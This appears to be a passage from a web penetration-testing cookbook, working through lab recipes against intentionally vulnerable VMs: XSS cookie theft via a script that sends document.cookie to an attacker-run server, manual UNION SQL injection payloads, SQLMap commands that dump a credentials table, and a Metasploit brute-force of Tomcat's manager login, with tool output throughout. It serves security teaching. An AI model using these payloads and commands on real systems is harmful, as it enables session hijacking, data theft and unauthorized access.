


The last entry was generated by the user in the victim's browser.

10. Now in the attacker's browser, make sure that you have not logged in and opened the

Cookies Manager+ (in Mantra's Menu, **Tools** | **Application Auditing** | **Cookies Manager+**).

11. Select the **PHPSESSID** cookie from 192.168.56.102 (the vulnerable_vm) and click on **Edit**.
12. Copy the last cookie value from `/tmp/cookie_data.txt` and paste it in the **Content** field, as shown:



13. Click on **Save**, then **Close** and reload the page in the attacker's browser:

Now we have the admin's session hijacked via a persistent XSS attack.

How it works…

In short, we used an XSS vulnerability in the application to send the session cookie to a remote server through a JavaScript HTTP request; this server was configured to store the session cookies. Then, we took one session ID and implanted it in a different browser to hijack an authenticated user's session. Next, we will see how each step works.

The PHP file we made in the *Getting ready* section is the one that saves the received cookies when the XSS attack is executed.

The comment we introduced is a script that uses the XMLHttpRequest object from JavaScript to make an HTTP request to our malicious server; that request is made in two steps:

```
xmlHttp.open( "GET", "http://192.168.56.1/savecookie.php?cookie=" +
document.cookie, true );
```

We open a request using the "GET" method, adding a parameter called `cookie` to the `http://192.168.56.1/savecookie.php` URL whose value is the one stored in `document.cookie`, which is the variable that stores the cookies value in JavaScript. Finally, the last parameter that is set to `true` tells the browser that it will be an asynchronous request, which means that it does not have to wait for a response.

```
xmlHttp.send( null );
```

This last instruction sends the request to the server.

After the administrator logs in and views a page that includes the comment we posted, the script is executed and the administrator's session cookie is stored in our server.

Finally, once we get the session ID of a valid user, we just replace our own session cookie with it in the browser and reload the page to perform an operation, as if we were such user.

There’s more…


Instead of only saving the session cookies to a file, the malicious server can also use those cookies to send requests to the application impersonating legitimate users, in order to perform operations such as adding or deleting comments, uploading pictures, or creating new users, even administrators.

Step by step basic SQL Injection


We saw in Chapter 4, *Finding Vulnerabilities*, how to detect an SQL Injection. In this recipe, we will exploit an injection and use it to extract information from the database.

How to do it…


1. We already know that DVWA is vulnerable to SQL Injection, so let's login using OWASP-Mantra and go to `http://192.168.56.102/dvwa/vulnerabilities/sqli/`.
2. After detecting that an SQLi exists, the next step is to get to know the query, more precisely, the number of columns its result has. Enter any number in the ID box and click **Submit**.
3. Now, open the HackBar (hit *F9*) and click **Load URL**. The URL in the address bar should now appear in the HackBar.
4. In the HackBar, we replace the value of the `id` parameter with 1' order by 1 — ' and click on **Execute**.
5. We keep increasing the number after `order by` and executing the requests until we get an error. In this example, it happens when ordering by 3.




6. Now, we know that the query has two columns. Let's try if we can use the UNION statement to extract some information; now set the value of `id` to `1' union select 1,2-- '` and **Execute**.



7. This means that we can ask for two values in that union query, how about the version of the DBMS (Database Management System) and the database user; set `id` to `1' union select @@version,current_user()-- '` and **Execute**.




8. Let's look for something more relevant, the users of the application for example. First, we need to locate the users' table; set `id` to `1' union select table_schema, table_name FROM information_schema.tables WHERE table_name LIKE '%user%'–'`.



9. OK, we know that the database (or schema) is called `dvwa` and the table we are looking for is `users`. As we have only two positions to set values, we need to know which columns of the table are the ones useful to us; set `id` to `1' union select column_name, 1 FROM information_schema.tables WHERE table_name = 'users'–'`.

```
ID: 1' union select column_name,1 FROM information_schema.columns where table_name like '%user%'  -- '
First name: user_id
Surname: 1

ID: 1' union select column_name,1 FROM information_schema.columns where table_name like '%user%'  -- '
First name: first_name
Surname: 1

ID: 1' union select column_name,1 FROM information_schema.columns where table_name like '%user%'  -- '
First name: last_name
Surname: 1

ID: 1' union select column_name,1 FROM information_schema.columns where table_name like '%user%'  -- '
First name: user
Surname: 1

ID: 1' union select column_name,1 FROM information_schema.columns where table_name like '%user%'  -- '
First name: password
Surname: 1

ID: 1' union select column_name,1 FROM information_schema.columns where table_name like '%user%'  -- '
First name: avatar
Surname: 1
```

10. And finally, we know exactly what to ask for; set `id` to `1' union select user, password FROM dvwa.users —'`.



In the `First name` field, we have the application's username and in the `Surname` field we have each user's password hash; we can copy these hashes to a text file and try to

crack them with either John the Ripper or our favorite password cracker.

How it works…

From our first injection 1’ order by 1 — ‘ through 1’ order by 3 — ‘ we are using a feature in SQL language that allows us to order the results of a query by a certain field or column using its number in the order it is declared in the query. We used this to generate an error and be able to know how many columns the query has, so we can use them to create a union query.

The UNION statement is used to concatenate two queries that have the same number of columns, by injecting this we can query almost anything to the database. In this recipe, we first checked if it was working as expected, after that we set our objective in the users’ table and investigated our way to it.

The first step was to discover the database and table’s names, we did this by querying the `information_schema` database, which is the one that stores all the information on databases, tables, and columns in MySQL.

Once we knew the names of the database and table, we queried for the columns in such table to know which ones we were looking for, which turned out to be user and password.

And last, we injected a query asking for all usernames and passwords in the table `users` of the database `dvwa`.

Finding and exploiting SQL Injections with SQLMap

As seen in the previous recipe, exploiting SQL Injections may be an industrious process. SQLMap is a command-line tool, included in Kali Linux, which can help us in the automation of detecting and exploiting SQL Injections with multiple techniques and in a wide variety of databases.


In this recipe, we will use SQLMap to detect and exploit an SQL Injection vulnerability and will obtain usernames and passwords of an application with it.

How to do it…

1. Go to `http://192.168.56.102/mutillidae`.
2. In Mutillidae's menu, navigate to **OWASP Top 10** | **A1 – SQL Injection** | **SQLi Extract Data** | **User Info**.
3. Try any username and password, for example `user` and `password` and then click on **View Account Details**.
4. The login will fail but we are interested in the URL; go to the address bar and copy the full URL to the clipboard.
5. Now, in a terminal window, type the following command:

   ```
   sqlmap -u "http://192.168.56.102/mutillidae/index.php?page=user-info.php&username=user&password=password&user-info-php-submit-button=View+Account+Details" -p username --current-user --current-db
   ```

   You can notice that the `-u` parameter has the copied URL as a value. With `-p` we are telling SQLMap that we want to look for SQL Injections in the username parameter and the fact that we want it to retrieve the current database username and database's name once the vulnerability is exploited. We want to retrieve only these two values because we want to only tell if there is an SQL Injection in that URL in the username parameter.



6. Once SQLMap detects the DBMS used by the application, it will ask if we want to skip the test for other DBMSes and if we want to include all the tests for the specific system detected, even if they are out of the scope of the current level and risk configured. In this case, we answer `Yes` to skip other systems and `No` to include all tests.
7. Once the parameter we specified is found to be vulnerable, SQLMap will ask us if we want to test other parameters, we will answer No to this question, and then see the result:

```
[20:19:19] [INFO] target URL appears to be UNION injectable with 5 columns
[20:19:19] [INFO] GET parameter 'username' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'username' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 55 HTTP(s) requests:
---
Parameter: username (GET)
    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: page=user-info.php&username=test' AND (SELECT 6895 FROM(SELECT COUNT(*),CONCAT(0x717a706271,(SELECT (ELT(6895=6895,1))),0x717a766a
71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a) AND 'xGJx'='xGJx&password=test&user-info-php-submit-button=View Acco
unt Details

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (SELECT)
    Payload: page=user-info.php&username=test' AND (SELECT * FROM (SELECT(SLEEP(5)))SNuu) AND 'WNgP'='WNgP&password=test&user-info-php-submit-b
utton=View Account Details

    Type: UNION query
    Title: Generic UNION query (NULL) - 5 columns
    Payload: page=user-info.php&username=test' UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x717a706271,0x70656162494164536544,0x717a766a71),NULL--
&password=test&user-info-php-submit-button=View Account Details
---
[20:19:27] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 10.04 (Lucid Lynx)
web application technology: PHP 5.3.2, Apache 2.2.14
back-end DBMS: MySQL 5.0
[20:19:27] [INFO] fetching current user
current user:    'mutillidae@%'
[20:19:27] [INFO] fetching current database
current database:    'nowasp'
[20:19:27] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.56.102'

[*] shutting down at 20:19:27
```

8. If we want to obtain the usernames and passwords, similar to how we did in the previous recipe, we need to know the name of the table that has such information. Execute the following command in the terminal:

   `sqlmap -u "http://192.168.56.102/mutillidae/index.php?page=user-info.php&username=test&password=test&user-info-php-submit-button=View+Account+Details" -p username -D nowasp --tables`

```
[20:22:54] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 10.04 (Lucid Lynx)
web application technology: PHP 5.3.2, Apache 2.2.14
back-end DBMS: MySQL 5.0
[20:22:54] [INFO] fetching tables for database: 'nowasp'
[20:22:54] [WARNING] reflective value(s) found and filtering out
Database: nowasp
[12 tables]
+---------------------------+
| accounts                  |
| balloon_tips              |
| blogs_table               |
| captured_data             |
| credit_cards              |
| help_texts                |
| hitlog                    |
| level_1_help_include_files |
| page_help                 |
| page_hints                |
| pen_test_tools            |
| youtubevideos             |
+---------------------------+

[20:22:54] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.56.102'
```

   SQLMap saves a log of the injections it performs, so this second attack will take less time than the first one. As you can see, we are specifying the database from which we will extract this information (nowasp) and telling SQLMap that we want a list of tables in such database.

9. The `accounts` table is the one that has the information we want. Let's dump its contents:

sqlmap -u "http://192.168.56.102/mutillidae/index.php?page=user-info.php&username=test&password=test&user-info-php-submit-button=View+Account+Details" -p username -D nowasp -T accounts --dump

```
[20:23:49] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 10.04 (Lucid Lynx)
web application technology: PHP 5.3.2, Apache 2.2.14
back-end DBMS: MySQL 5.0
[20:23:49] [INFO] fetching columns for table 'accounts' in database 'nowasp'
[20:23:49] [WARNING] reflective value(s) found and filtering out
[20:23:49] [INFO] fetching entries for table 'accounts' in database 'nowasp'
[20:23:49] [INFO] analyzing table dump for possible password hashes
Database: nowasp
Table: accounts
[19 entries]
+-----+----------+----------+-------------+----------------------------+
| cid | username | is_admin | password    | mysignature                |
+-----+----------+----------+-------------+----------------------------+
| 1   | admin    | TRUE     | admin       | root                       |
| 2   | adrian   | TRUE     | somepassword | Zombie Films Rock!        |
| 3   | john     | FALSE    | monkey      | I like the smell of confunk |
| 4   | jeremy   | FALSE    | password    | d1373 1337 speak           |
| 5   | bryce    | FALSE    | password    | I Love SANS                |
| 6   | samurai  | FALSE    | samurai     | Carving Fools              |
| 7   | jim      | FALSE    | password    | Jim Rome is Burning        |
| 8   | bobby    | FALSE    | password    | Hank is my dad             |
| 9   | simba    | FALSE    | password    | I am a super-cat           |
| 10  | dreveil  | FALSE    | password    | Preparation H              |
| 11  | scotty   | FALSE    | password    | Scotty Do                  |
| 12  | cal      | FALSE    | password    | Go Wildcats                |
| 13  | john     | FALSE    | password    | Do the Duggie!             |
| 14  | kevin    | FALSE    | 42          | Doug Adams rocks           |
| 15  | dave     | FALSE    | set         | Bet on S.E.T. FTW          |
| 16  | patches  | FALSE    | tortoise    | meow                       |
| 17  | rocky    | FALSE    | stripes     | treats?                    |
| 18  | user     | FALSE    | user        | User Account               |
| 19  | ed       | FALSE    | pentest     | Commandline KungFu anyone? |
+-----+----------+----------+-------------+----------------------------+

[20:23:49] [INFO] table 'nowasp.accounts' dumped to CSV file '/root/.sqlmap/output/192.168.56.102/dump/nowasp/accounts.csv'
[20:23:49] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.56.102'
```

We now have the full users' table and we can see that in this case passwords aren't encrypted, so we can use them right as we see them.

How it works…

SQLMap fuzzes all the inputs in the given URL and data, or only the specified one in the `-p` option with SQL Injection strings and interprets the response to discover if there is a vulnerability or not. It's a good practice not to fuzz all inputs, it's better to use SQLMap to exploit an injection that we already know exists and always try to narrow the search process by providing all the information available to us, such as vulnerable parameters, DBMS type, and others. Looking for an injection with all the possibilities open could take a lot of time and generate a very suspicious traffic in the network.

In this recipe, we already knew that the username parameter was vulnerable to SQL Injection (since we used the SQL Injection test page from Mutillidae). In the first attack, we only wanted to be sure that there was an injection there and asked for some very basic information: user name (`--curent-user`) and database name (`--current-db`).

In the second attack, we specified the database we wanted to query with the `-D` option and the name obtained from the previous attack, and we also asked for the list of tables it contains with `--tables`.

After knowing what table we wanted to get (-T accounts), we told SQLMap to dump its contents with `--dump`.

There’s more…

SQLMap can also inject input variables in POST requests, to do that we only need to add the option `--data` followed by the POST data inside quotes, for example:

```
--data "username=test&password=test"
```

Sometimes, we need to be authenticated in some application in order to have access to the vulnerable URL of an application; if this happens, we can pass a valid session’s cookie to SQLMap using the `--cookie` option:

```
--cookie "PHPSESSID=ckleiuvrv60fs012hlj72eeh37"
```

This is also useful to test for injections in cookie values.

Another interesting feature of this tool is that it can bring us an SQL shell where we can issue SQL queries, as if we were connected directly to the database using the `--sql-shell`; option or, more interesting, we could gain command execution in the database server using `--os-shell` (this is especially useful when injecting Microsoft SQL Server).

To know all the options and features that SQLMap has, you can run:

```
sqlmap --help
```

See also

Kali Linux includes other tools that are capable of detecting and exploiting SQL Injection vulnerabilities that might be useful to use instead of or in conjunction with SQLMap:

- sqlninja: A very popular tool dedicated to MS SQL Server exploitation
- Bbqsql: A blind SQL injection framework written in Python
- jsql: A Java based tool with a fully automated GUI, we just need to introduce the URL and click a button
- Metasploit: It includes various SQL Injection modules for different DBMSes

Attacking Tomcat’s passwords with Metasploit

Apache Tomcat, or simply Tomcat, is one of the most widely used servers for Java web applications in the world. It is also very common to find a Tomcat server with some configurations left by default, among those configurations. It is surprisingly usual to find that a server has the web application manager exposed, this is the application that allows the administrator to start, stop, add, and delete applications in the server.

In this recipe, we will use a Metasploit module to perform a dictionary attack over a Tomcat server in order to obtain access to its manager application.

Getting ready

Before we start using the Metasploit Framework, we will need to start the database service in a root terminal run:

```
service postgresql start
```

How to do it…

1. Start the Metasploit's console:

   ```
   msfconsole
   ```

2. When it starts, we need to load the proper module and type the following in the `msf>` prompt:

   ```
   use auxiliary/scanner/http/tomcat_mgr_login
   ```

3. We may want to see what parameter it uses:

   ```
   show options
   ```

```
msf > use auxiliary/scanner/http/tomcat_mgr_login
msf auxiliary(tomcat_mgr_login) > show options

Module options (auxiliary/scanner/http/tomcat_mgr_login):

   Name              Current Setting                                                Required
   ----              ---------------                                                --------
   BLANK_PASSWORDS   false                                                          no
   BRUTEFORCE_SPEED  5                                                            yes
   DB_ALL_CREDS      false                                                        no
   DB_ALL_PASS       false                                                        no
   DB_ALL_USERS      false                                                        no
   PASSWORD                                                                       no
   PASS_FILE         /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_pass.txt   no
   Proxies                                                                        no
   RHOSTS                                                                         yes
   RPORT             8080                                                         yes
   STOP_ON_SUCCESS   false                                                        yes
   TARGETURI         /manager/html                                                yes
   THREADS           1                                                            yes
   USERNAME                                                                       no
   USERPASS_FILE     /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_userpass.txt  no
   USER_AS_PASS      false                                                        no
   USER_FILE         /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_users.txt     no
   VERBOSE           true                                                         yes
   VHOST                                                                          no
```

4. Now, we set our target hosts:

   ```
   set rhosts 192.168.56.102
   ```

5. To make it work a little faster, but not too fast, we increase the number of threads:

   ```
   set threads 5
   ```

6. Also, we don't want our server to crash due to too many requests, so we lower the brute force speed:

   ```
   set bruteforce_speed 3
   ```

7. The rest of the parameters work just as they are for our case, let's run the attack:

   ```
   run
   ```

```
msf auxiliary(tomcat_mgr_login) > set rhosts 192.168.56.102
rhosts => 192.168.56.102
msf auxiliary(tomcat_mgr_login) > set threads 5
threads => 5
msf auxiliary(tomcat_mgr_login) > set bruteforce_speed 3
bruteforce_speed => 3
msf auxiliary(tomcat_mgr_login) > run

[-] 192.168.56.102:8080 TOMCAT_MGR - LOGIN FAILED: admin:admin (Incorrect: )
[-] 192.168.56.102:8080 TOMCAT_MGR - LOGIN FAILED: admin:manager (Incorrect: )
[-] 192.168.56.102:8080 TOMCAT_MGR - LOGIN FAILED: admin:role1 (Incorrect: )
[-] 192.168.56.102:8080 TOMCAT_MGR - LOGIN FAILED: admin:root (Incorrect: )
[-] 192.168.56.102:8080 TOMCAT_MGR - LOGIN FAILED: admin:tomcat (Incorrect: )
[-] 192.168.56.102:8080 TOMCAT_MGR - LOGIN FAILED: admin:s3cret (Incorrect: )
[-] 192.168.56.102:8080 TOMCAT_MGR - LOGIN FAILED: manager:admin (Incorrect: )
```

After failing in some attempts, we will find a valid password; the one marked with a green “[+]” symbol:

```
[-] 192.168.56.102:8080 TOMCAT_MGR - LOGIN FAILED: ovwebusr:OvW*busr1 (Incorrect: )
[-] 192.168.56.102:8080 TOMCAT_MGR - LOGIN FAILED: cxsdk:kdsxc (Incorrect: )
[+] 192.168.56.102:8080 - LOGIN SUCCESSFUL: root:owaspbwa
[-] 192.168.56.102:8080 TOMCAT_MGR - LOGIN FAILED: ADMIN:ADMIN (Incorrect: )
[-] 192.168.56.102:8080 TOMCAT_MGR - LOGIN FAILED: xampp:xampp (Incorrect: )
